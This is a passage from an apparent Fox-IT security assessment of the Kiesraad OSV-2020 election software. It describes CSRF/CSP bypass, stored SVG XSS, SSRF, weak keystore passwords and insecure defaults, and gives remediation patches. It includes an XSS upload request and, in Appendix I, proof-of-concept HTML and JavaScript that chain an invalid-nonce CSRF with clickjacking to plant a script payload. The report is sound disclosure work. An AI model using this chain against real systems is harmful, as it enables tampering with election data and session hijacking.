

Figure 4: Successfully embedding an iframe to `localhost` from a different origin (`pentest.local`)

This can also be verified by omitting the nonce and viewstate fields from the form, which results in an expected CSP violation error:



Figure 5: Omitting the nonce and viewstate values prevents the browser from loading the iframe

Recommendation

Before a request is dispatched to relevant handlers, verify that the `nonce` value is correct. In the event an invalid nonce value is sent, abort the request before any other business logic can be executed.

In addition to this, if the CSP header cannot be generated for some reason, either abort the request entirely, as to prevent the output from being shown. Another option would be to return a similar header to that which is already in use, or send a very restrictive fallback header which prevents any form of content to load, as well as prevent any browsers from including the webpage.

For example, the following CSP could be sent in case of an error to block *any* form of interaction:

```
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'
```

Fox-IT has shared a proof of concept patch for this issue with Kiesraad in Appendix II: CSRF & CSP Patch.

Finding 2: Stored Cross-Site Scripting (XSS)

Overall risk	Medium		
Exploitability	Low	**Impact**	High

Affected scope

- https://localhost:20043/wvp-nl/anlage/logo-upload.xhtml

Description

Cross-site scripting (XSS) is a vulnerability class related to web application input and output validation. In XSS, the application accepts input from an end user, stores it, and later displays it without properly encoding HTML metacharacters. This allows an attacker to inject JavaScript code into future views of the resulting page.

The following screenshot shows part of the POST request were the XSS code is injected into a valid SVG image:

```
-----------------------------132473672523714738031630414141
Content-Disposition: form-data; name="anwenderDatenEditForm:datei"; filename="xss_in_svg.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert("XSS in SVG image: an attacker has full control of this page!");
  </script>
</svg>

-----------------------------132473672523714738031630414141--
```

Note that the injection can already be prepared beforehand, by injecting it into an SVG image, since SVG images support JavaScript inside the SVG data.

When anyone visits the SVG URL, which can simply be obtained by copying the image link, the injected code will be executed as shown in the screenshot below:



Figure 6: Full page control due to XSS code that was Injected into an SVG image

Example SVG image link: `https://localhost:20043/wvp-nl/javax.faces.resource/dynamiccontent.properties.xhtml?ln=primefaces&pfdrid=b1fd009ef34fabc74c8dfd92c3b5c860&pfdrt=sc&pfdrid_c=false&uid=1ca6070d-9231-474c-b9e9-d33ca4bc4b88`

Note that the pfdrid URL parameter is a static value that remains the same and the uid URL parameter can be skipped entirely.

More information about XSS can be found on OWASP's article about XSS.

Risk

An attacker can exploit XSS to steal a victim's credentials, log their keystrokes, steal private data, or perform privileged actions in the context of a victim's session. In the context of the PP module, this means an attacker may have the ability to obtain a copy of the candidate list ahead of the European election, or modify the candidate list stored in the application.[23]

Furthermore, although less relevant for the European election, the attacker can construct a fake page using the XSS vulnerability which requests sensitive data, like credentials, which can then be submitted to an online web page, due to the fact that the computers on which the PP module is installed have internet access. In short this means that an attacker can trick a PP module user in to submitting sensitive data, while the user is tricked into believing the page that is shown is trustworthy.

Please note that despite the fact that the application makes use of CSRF protection through the use of a `viewstate` and `nonce` value, this is currently not required by the server due to another vulnerability whereby an invalid nonce value is sent with a `stateless` value for the viewstate. For more information, please refer to finding 1 on page 17.

Normally, in the case of stored XSS, the attacker generally does not need to leverage an element of social engineering (in the form of a link to click on or an email). However, due to the fact the images are rendered via an `img` tag, an attacker requires the user to interact with attacker controlled assets like a web page on the internet that initiates an attack chain for this to work. Due to this, and the fact that the resulting candidate

[23] While arbitrary JavaScript execution in the context of the OSV software allows modification of the candidate list, this attack cannot be used to influence the election. A manual validation process needs to take place to ensure that the physical list of candidates is correct, and it must then be signed by the relevant political party. Kiesraad has indicated that the physical document is always leading. Fox-IT assumes that this process happens according to procedure, which severely lowers the exploitability further.

lists are manually verified, the exploitability has been set to *low*.

Recommendation

When including user submitted data in responses to end users, encode the output based on the appropriate context of where the output is included.

Content placed into HTML needs to be HTML-encoded. To work in all situations, HTML encoding functions should encode the following characters: single and double quotes, backticks, angle brackets, forward and backslashes, equals signs, and ampersands. In addition to this, user-submitted data should not be included in dynamically-generated JavaScript snippets. Instead, encode and return the content in a separate HTML element or API request.

Moreover, consider disallowing the use of `svg` file uploads all together, and stick to a format which does not have the ability to execute arbitrary JavaScript such as PNG or JPEG. At the very least, files should be served with a content type of `application/octet-stream`, and send a content disposition of `attachment; filename=...` header to ensure any arbitrary HTML / SVG / XML is not rendered by the browser, but instead is treated as download when visited directly.

Lastly, ensure that proper CSRF protection is in place, as well as a hardened CSP header which cannot be influenced by the attacker.

More information is available in the OWASP XSS Prevention Cheat Sheet.

Fox-IT has shared a proof of concept patch for this issue with Kiesraad in Appendix III: Stored Cross-Site Scripting (XSS) Patch.

Finding 3: Server-Side Request Forgery (SSRF)

Overall risk	Low		
Exploitability	Low	**Impact**	Medium

Affected scope

- `https://localhost:20033/wus-nl/personenregister/personenregister-platzhalter-edit.xhtml?dswid=-3386&resetViewStack=true&elect_wid=1&elect_gid=1&elect_wtid=1`

Description

During the penetration test, a Server-Side Request Forgery (SSRF) vulnerability was identified in the KS module. This vulnerability allows an attacker to manipulate the server-side requests made by the application to initiate scans of internal resources. SSRF occurs when an application allows an attacker to craft and send arbitrary requests from the server to other internal resources, potentially leading to unauthorized access or information disclosure.

Risk

By manipulating server-side requests, an attacker can potentially scan and interact with internal systems, leading to data leakage, unauthorized access, or even exploitation of vulnerable services within the internal network. This could be particularly dangerous if the internal resources contain sensitive information or if the attacker gains control over critical components.



Figure 7: SSRF, example of an internal resource scan

Please note that due to the fact that this vulnerability can only be exploited after being logged into the KS module, which is situated on a machine inside Kiesraad's internal network, the impact of this finding has been changed from "High" to "Medium".

Recommendation

All URLs should be requested through a secure proxy server. This is a significant effort, and to be secure the proxy must ensure that:

- The URL does not resolve to a private or local IP address;
- The resolved hostname is not resolved twice as to avoid DNS rebind attacks[24];
- Redirects are not followed;
- Only HTTP(S) protocol schemes are supported.

Additionally, the application server should define and enforce rate limits to discourage abuse of the functionality as a network port scanner.

[24] DNS rebind attacks are a type of attack whereby a DNS hostname is resolved twice by an application, for instance during the validation phase, and is later resolved again during the actual use, like sending an HTTP request. By using a DNS server specially built for DNS rebind attacks, it is possible to still request internal resources, despite the fact that the hostname was validated to be safe at an earlier stage.

Finding 4: Hardcoded Credentials in Application Source Code

Overall risk	Low		
Exploitability	Low	**Impact**	Low

Affected scope

- `keyStore.p12` inside `elect-common-extension-personenregister-webservice-5.112.0-test-sources.jar`
- `private_key.pkcs8` inside `elect-common-extension-personenregister-webservice-5.112.0-test-sources.jar`

Description

The KS module contains hard-coded private key files in the `elect-common-extension-personenregister-webservice-5.112.0-test-sources.jar` file. Moreover, these `keyStore.p12` and `private_key.pkcs8` make use of a weak password to encrypt private key files. In this case, the password `changeit` was in use, which is the default password set by Java's `keytool` program when a new keystore is generated, and can also be found when looking through the PP module source code, as can be seen in the following screenshot:

```
┌──(kali㉿kali | 2024-01-29 17:25:38)-[~/Applications]
└─$ grep -R changeit
OSV2020-PP_EP/config/custom.cli:/subsystem=elytron/credential-store=elect-cs:add(path="${env.LOCAL_CS_FULL_LOCATION:/tmp/keystore/elect.cs}", credential-reference={clear-text="${env.LOCAL_CS_PASSWORD:changeit}"}, create=true)
```

Figure 8: Changeit password is present in the source code

The accompanying certificates are signed by `T-Systems Enterprise Services GmbH` for `T-Systems International GmbH` This can be seen in the following screenshot, where Fox-IT uses the `crackpkcs12` program to crack the keystore's password, and subsequently inspects it's contents:



Figure 9: Successfully cracking the keystore password with a public wordlist



Figure 10: Keystore contains public key signed by T-Systems Enterprise Services GmbH



Figure 11: Keystore private key is read

Risk

Passwords set on Java's keystore prevent attackers from gaining access to the encrypted data stored within. For instance, if the keystore / private key is leaked somehow, an attacker will first be forced to crack the password in order to obtain access to the plain-text variant. Due to the fact that the key stored in the source code appears to be an OpenSSH private key, Fox-IT assumes that this means an attacker would be able to take full control of any system where this key is configured.

Please do note that the files are present in a file called 'test-sources', which indicates it is not used for production purposes. Regardless, an attacker gaining control over systems used for testing might lead to the exposure of source code, or grant an attacker an initial foothold inside a network.

Recommendation

Change the password to a randomly generated string of at least 20 characters. Moreover, if possible, avoid storing sensitive materials such as private keys and passwords in compiled binary files all together.

Finding 5: Predictable URLs for Uploaded Files

Overall risk	Low		
Exploitability	Medium	**Impact**	Low

Affected scope

- All upload functionality in the PP module

Description

Files uploaded to the logo upload functionality PP module in the OSV-2020 server have predictable URLs. While the server does return a uniquely assigned `uid` parameter containing a UUID, the server does not appear to validate that this UUID is ever present in any subsequent requests.

Files returned by the server are served using Java's Primefaces[25] library, and are dependent on the `pfdrid` parameter, which is an MD5 hash of the `value` attribute in the underlying Primeface code. In this case, the logo upload functionality consists of two MD5 hashes:

Value	MD5 hash
`#{logoContentProvider.uploadedPreview}`	`44479ff68b9a8a0388d8093d73fa13e9`
`#{logoContentProvider.logoVorhanden}`	`b1fd009ef34fabc74c8dfd92c3b5c860`

Risk

Due to the fact that the `pfdrid` parameter values are static, and passing the `uid` parameter is optional, an attacker can predictably determine where uploaded payloads will be stored.

This is mainly useful for attackers in situations where visiting a URL is a requirement for triggering a second stage of an attack chain, but they are not in the position to read the response of the web page, such as is the case when the CSRF & CSP bypass is combined with the with Cross-Site Scripting vulnerability, or in the event an attacker needs the victim to trigger the execution of a web shell.[26]

Recommendation

Add some form of randomness to resulting URLs stemming from file uploads. Given the fact the server already returns a `uid` field with a randomly generated UUID, Fox-IT recommends ensuring that this value matches with the expected `pfdrid` when a client requests a resource, such as the preview of a logo. Doing so ensures an attacker does not have the ability to reliably guess the resulting URL, as the chance of an attacker successfully guessing the correct URL would be around one in 17 billion (assuming 128 bit UUID's are used).[27]

[25] https://www.primefaces.org/

[26] A web shell is a malicious script (typically written in PHP, ASP or JSP) that is uploaded to a server by an adversary at an earlier stage of an attack in order to obtain remote code execution on the target system. Please note that this is merely mentioned here as an example. Fox-IT was unable to discover this type of vulnerability within the the allotted penetration testing time.

[27] https://en.wikipedia.org/w/index.php?title=Universally_unique_identifier&oldid=755882275#Random_UUID_probability_of_duplicates

Finding 6: KS Module Listening on all Interfaces by Default

Overall risk	Low		
Exploitability	Low	**Impact**	Low

Affected scope

- KS module (installed via `nl-installer-wus-1.10.2.1-OSV2020-KS-installer.jar`)

Description

When installing the KS module, the installer has an option to either only be reachable locally, or also externally. However, the default option is the least secure option, to listen on all interfaces (including the external network), as shown in the screenshot below:

Figure 12: Listen externally is selected by default

Risk

If an attacker is able to network technically reach the computer the KS module is installed on, the attacker can connect to the KS module. This provides the attacker with a lot of unnecessary attack surface.

For example, an attacker could attempt to exploit the software, possibly resulting into altering the data hosted by this module, or code execution on the victims machine, in case the KS module contains Remote Code Execution (RCE) vulnerability.

However since the KS module is only installed on computers that are connected to the local network of the Kiesraad, the exploitability risk has been reduced to a low risk. Note however that after requesting more information, the Kiesraad declared that these computers are able to reach the internet, therefore there is still some risk left.

Recommendation

Make sure the KS module installer choses the most secure option by default. In this case, the KS module installer should select the option to only listen locally by default. If there is no reason to also listen on all interfaces (including the external network), this option should be removed altogether.

Finding 7: PP Module Installation Procedure Could be Improved

Overall risk	Low		
Exploitability	Low	**Impact**	Low

Affected scope

- Computers running the PP module

Description

Through verbal interviews with Kiesraad, Fox-IT noted that computers on which the PP module of the OSV-2020 software is installed are likely used for everyday purposes by political party candidates. This also means that there are no restrictions placed on browsing the internet on the device used for the selection of potential candidates for the European parliament.

Risk

Any person using the device may be able to visit unsafe web pages, read e-mail, and download malicious files. While this is expected behavior for personal or work devices, it does slightly increase the chances of an attacker successfully manipulating data in the OSV software through the end-user's browser.

Please note that Fox-IT was not able to find a way to directly gain full control over an end-user's device through the PP module of the OSV-2020 software. The only meaningful attack vector was the ability to modify information stored in the PP module, such as the candidate list, which is manually verified on paper. As such, the overall risk of exploitation, as well as impact of a successful attack have been reduced to the lowest possible rating.

Recommendation

Consider advising party members who install the PP module to use a dedicated[28] device, which lacks outbound internet access and is not used for day-to-day activities. Ideally, this device would be unable to enable Wi-Fi at the hardware level, such as a desktop PC. This approach minimizes the risk of an attacker compromising the OSV software.

[28] While using a brand-new device is preferable, Fox-IT is aware that advising this is highly unrealistic, and will result in no party members using the software. Instead, using an old device, such as a laptop that has been wiped by means of a factory reset, and freshly installed with a new version of Windows or Ubuntu should already suffice.

10 Appendix I: CSRF & CSP Bypass POC

The following page contains the proof of concept code used to show how an attacker might force an end-user's browser into loading a web page on `localhost` which explicitly has the `frame-ancestors` directive set to `'self'` by forcing the `nonce` in the `Content-Security-Policy` header to trigger an error. More information can be found in finding 1 on page 17.

Please note that this code was also used for triggering the XSS vulnerability as described in finding 2 on page 22, however this proof of concept could not be finished in time due to time constraints as more steps for the full exploitation chain were required.

index.html

```
<html>
<body>
  <form method="POST" enctype="multipart/form-data" id="payload-form">
    <!-- omitting these fields results in the iframe failing to load -->
    <input type="hidden" name="javax.faces.ViewState" value="stateless">
    <input type="hidden" name="primefaces.nonce" value="invalid%">
    <input type="hidden" name="javax.faces.partial.ajax" value="true">
    <input type="hidden" name="javax.faces.partial.execute" value="anwenderDatenEditForm:datei">
    <input type="file" name="anwenderDatenEditForm:datei" id="payload-file" hidden>
  </form>

  <script src="./index.js"></script>
</body>
</html>
```

index.js

```
const PAYLOAD = `
  <?xml version="1.0"?>
  <svg version="1.1" xmlns="http://www.w3.org/2000/svg">
  <script>alert('xss without nonce')</script>
  </svg>
`;

const UPLOAD_URL = 'https://localhost:20043/wvp-nl/anlage/logo-upload.xhtml';
const PAYLOAD_FILENAME = 'example.svg';

// Using AJAX won't work due to the fact CORS kicks in and uses an OPTIONS
// request before the whole ordeal and prevents us from triggering it that
// way.
//
// What we can do however, is trick the server into thinking the request
// is an AJAX request by using the 'javax.faces.partial.ajax' form field and
// construct an HTML form from scratch and prefill all the values.
function uploadPayload() {
  let form = document.getElementById('payload-form');
  form.action = UPLOAD_URL;
```

```
  let input = document.getElementById('payload-file');
  input.type = "file";
  input.hidden = true;

  let list = new DataTransfer();
  let data = new Blob([PAYLOAD], { type: 'image/svg+xml' });
  let file = new File([data], PAYLOAD_FILENAME)
  list.items.add(file);
  input.files = list.files;

  form.submit();
}

// Creates an iframe on the current webpage with an upload search query
// as to trigger the form, which results in an iframe being successfully loaded.
// Not sending the invalid nonce results in the iframe refusing to load.
function createUploadIframe() {
  const iframe = document.createElement('iframe');
  iframe.src = window.location.href + '?upload';
  iframe.width = '590';
  iframe.height = '300';
  document.body.appendChild(iframe);
}

// Performs the upload in an iframe as to ensure we can perform a clickjacking attack
// Currently sends it to the XSS endpoint, but we can send this to any POST endpoint.
if (window.location.search.replace('?', '') === 'upload') {
  uploadPayload();
} else {
  createUploadIframe();
}
```

11 Appendix II: CSRF & CSP Patch

The following patch is a proof of concept fix which should help resolve the vulnerability described in finding 1 on page 17. Please note that while this helps resolve the vulnerability short-term, it has not been tested thoroughly and may cause system instability if applied blindly. All code highlighted in yellow has been added.

```
package de.ivu.elect.jee.faces;

import java.io.IOException;
import java.util.regex.Pattern;
import javax.servlet.Filter;
import javax.servlet.FilterChain;
import javax.servlet.FilterConfig;
import javax.servlet.ServletException;
import javax.servlet.ServletRequest;
import javax.servlet.ServletResponse;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class SecurityHeaderFilter implements Filter {
  public void init(FilterConfig filterConfig) throws ServletException {}

  public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse,
   ➜  FilterChain filterChain) throws IOException, ServletException {
    HttpServletRequest httpRequest = (HttpServletRequest)servletRequest;
    if (httpRequest.getMethod() != "GET" && !this.isPrimefacesNonceValidBase64(httpRequest)) {
      System.out.println(
       ➜  "[FOX IT PATCH] Possible nonce injection attack observed, defaulting to overkill CSP."
       ➜  );
      HttpServletResponse httpResponse = (HttpServletResponse)servletResponse;
      httpResponse.setHeader("Content-Security-Policy",
       ➜  "default-src 'none'; frame-ancestors 'none';");
    }

    setSecurityHeader(servletRequest, servletResponse);
    filterChain.doFilter(servletRequest, servletResponse);
  }

  protected Boolean isPrimefacesNonceValidBase64(HttpServletRequest httpRequest) {
    String nonce = httpRequest.getParameter("primefaces.nonce");
    if (nonce == null || nonce == "") {
      return false;
    }

    return Pattern.matches("^[A-Za-z0-9+/]+[=]{0,2}$", nonce);
  }

  protected void setSecurityHeader(ServletRequest servletRequest, ServletResponse
   ➜  servletResponse) {
    HttpSecurityHeader.apply((HttpServletRequest)servletRequest,
     ➜  (HttpServletResponse)servletResponse);
  }
```

```
  public void destroy() {}
}
```

12 Appendix III: Stored Cross-Site Scripting (XSS) patch

The following patch is a proof of concept fix which should help resolve the vulnerability described in finding 2 on page 22. Please note that while this helps resolve the vulnerability short-term, it has not been tested thoroughly and may cause system instability if applied blindly. By removing the code highlighted in red, the ability to upload SVG files will be removed, effectively resolving the issue:

```
109  private boolean checkFileIsAllowed(UploadedFile uploadedFile) {
110      String fileExtension = FileNameUtils.getExtension(uploadedFile.getFileName());
111      String contentType = uploadedFile.getContentType();
112      byte[] content = uploadedFile.getContent();
113      if (StringUtils.isNotBlank(fileExtension))
114          switch (fileExtension.toLowerCase()) {
115-             case "svg":
116-                 if (!contentType.equals("image/svg+xml") || !isSVG(content)) {
117-                     addErrorMessage("logo.upload.error.invalid.svg.file", new Object[0]);
118-                     return false;
119-                 }
120-                 return true;
121              case "jpg":
122              case "jpeg":
```

Figure 13: XSS patch 1/2

```
146-
147- private boolean isSVG(byte[] content) {
148-     String contentAsString = new String(content);
149-     int svgIndexLowercase = contentAsString.indexOf("<svg");
